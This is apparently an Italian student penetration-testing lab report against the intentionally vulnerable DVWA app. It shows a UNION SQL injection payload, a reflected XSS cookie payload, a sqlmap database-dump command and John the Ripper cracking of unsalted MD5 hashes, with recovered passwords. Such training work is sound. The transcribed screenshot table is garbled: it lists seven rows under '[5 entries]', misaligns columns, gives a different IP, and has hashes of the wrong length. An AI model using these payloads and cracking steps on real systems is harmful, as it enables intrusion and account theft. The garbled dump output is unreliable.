

# REPORT S6/L4

**Target:** DVWA (Damn Vulnerable Web App) - 192.168.50.101

## 1. Obiettivo

Recuperare le password hashate nel database della DVWA e eseguire sessioni di cracking per recuperare la loro versione in chiaro.

## 2. Metodologia di Attacco

Il test è stato condotto seguendo tre fasi distinte: Exploitation (SQL Injection), Analisi dei dati ed Esecuzione del Password Cracking.

### Fase 1: Exploitation ed Esfiltrazione Dati

Dopo aver effettuato l'accesso alla piattaforma, ho abbassato la security da high a low, successivamente mi sono recato nella sezione **SQL Injection** e ho verificato la presenza di una SQL Injection nel parametro **id**.

- **Verifica Manuale:** Ho iniettato un payload di tipo *UNION-Based* per verificare la possibilità di estrarre dati.
  - **Payload:** ' UNION SELECT user,password FROM users #
  - **Risultato:** L'applicazione ha restituito a schermo gli username e gli hash delle password presenti nel database.
- **Esfiltrazione Automatizzata:** Per ottenere un risultato completo e strutturato del database, ho utilizzato il tool **SQLMap** con i seguenti parametri:

```
u="http://192.168.50.101/dvwa/vulnerabilities/sqlinjection/?id=1&Submit=Submit"
c="security=low; PHPSESSID=5492ab453bcdcf57a43006e4d2e5872"
sqlmap -u $u --cookie=$c -D dvwa --dump-all
```

Per ottenere i **cookie di sessione** da inserire in **SQLMap**, ho effettuato un attacco **XSS reflected** all'interno dell'input presente nella sezione **XSS reflected** (<script>alert(document.cookie)</script>)

The screenshot shows the DVWA SQL Injection page on the left and a terminal window on the right. The DVWA page has a 'User ID:' input field containing the payload '1 UNION SELECT user,password FROM users #'. The terminal window shows the results of the sqlmap command, which dumped the 'users' table into a CSV file. The terminal output includes:

```
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
do you want to crack them via a dictionary-based attack? [Y/n/q] n
Database: dvwa
Table: users
[5 entries]
+-----+-----+-----+
| user_id | user | password |
| last_name | first_name |
+-----+-----+-----+
| 1 | admin | http://172.16.123.129/dvwa/hackable/users/admin.jpg | 5f4dcc3b5aa765d61d8327debb882cf99
| 2 | gordond | http://172.16.123.129/dvwa/hackable/users/gordond.jpg | e9918c428eb38d5f20853678922e03
| 3 | Brown | gordond | http://172.16.123.129/dvwa/hackable/users/Brown.jpg | 8d353d75ae2c3966d7e0d4fc69216b
| 4 | Me | Hack | http://172.16.123.129/dvwa/hackable/users/Me.jpg | 0d10fd9ff5bbea4cadede5c11e9e957
| 5 | Picasso | Pablo | http://172.16.123.129/dvwa/hackable/users/Picasso.jpg | 8d353d75ae2c3966d7e0d4fc69216b
| 6 | Smithy | smithy | http://172.16.123.129/dvwa/hackable/users/smithy.jpg | 5f4dcc3b5aa765d61d8327debb882cf99
| 7 | Smith | Bob | http://172.16.123.129/dvwa/hackable/users/Smith.jpg | 5f4dcc3b5aa765d61d8327debb882cf99
+-----+-----+-----+
[15:13:28] [INFO] table 'dvwa.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/192.168.50.101/dump/dvwa/users.csv'
[15:13:28] [INFO] fetching columns for table 'guestbook' in database 'dvwa'
[15:13:28] [INFO] fetching entries for table 'guestbook' in database 'dvwa'
Database: dvwa
```


## Fase 2: Identificazione e Analisi Hash

Le stringhe recuperate dalla colonna **password** sono state analizzate per identificarne l'algoritmo di cifratura.

- **Analisi:** Conteggio dei caratteri delle stringhe esadecimali.
- **Evidenza:** Tutte le stringhe presentavano una lunghezza fissa di **32 caratteri**.
- **Conclusione:** L'algoritmo utilizzato è **MD5**.

## Fase 3: Password Cracking

Gli hash sono stati salvati in un file denominato **password.txt**.



Per il recupero delle password in chiaro ho utilizzato il tool **John the Ripper** in modalità *incremental (Brute Force)*

Il comando che ho utilizzato è il seguente: **john --incremental --max-length=14 - -format=raw-md5 password.txt**

```
(kali㉿kali)-[~/Desktop]
$ john --incremental --max-length=14 --format=raw-md5 password.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 256/256 AVX2 8x3])
Warning: no OpenMP support for this hash type, consider --fork=4
Press 'q' or Ctrl-C to abort, almost any other key for status
abc123      (?)
charley     (?)
password    (?)
letmein     (?)
4g 0:00:00:00 DONE (2026-01-15 15:23) 6.153g/s 3929Kp/s 3929Kc/s 4612KC/s letero1.. letmish
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

### **3. Risultati Ottenuti**

Il processo di cracking ha avuto successo, decifrando il 100% degli hash trovati.

**Osservazione:** Nonostante nel database fossero presenti **5 utenti**, il tool ha restituito **4 password uniche**. Dall'analisi è emerso che due utenti condividono la stessa stringa di hash. Ciò indica che l'applicazione **non utilizza il Salting**. Se due utenti scelgono la stessa password, l'hash MD5 risultante è identico, permettendo di compromettere due account craccandone uno solo.

### **4. Conclusioni**

Il sistema presenta criticità di livello **Alto**.

1. **Vulnerabilità SQL Injection:** L'input utente non è sanitizzato.
2. **Hashing Debole:** L'uso di MD5 senza salt è obsoleto e insicuro.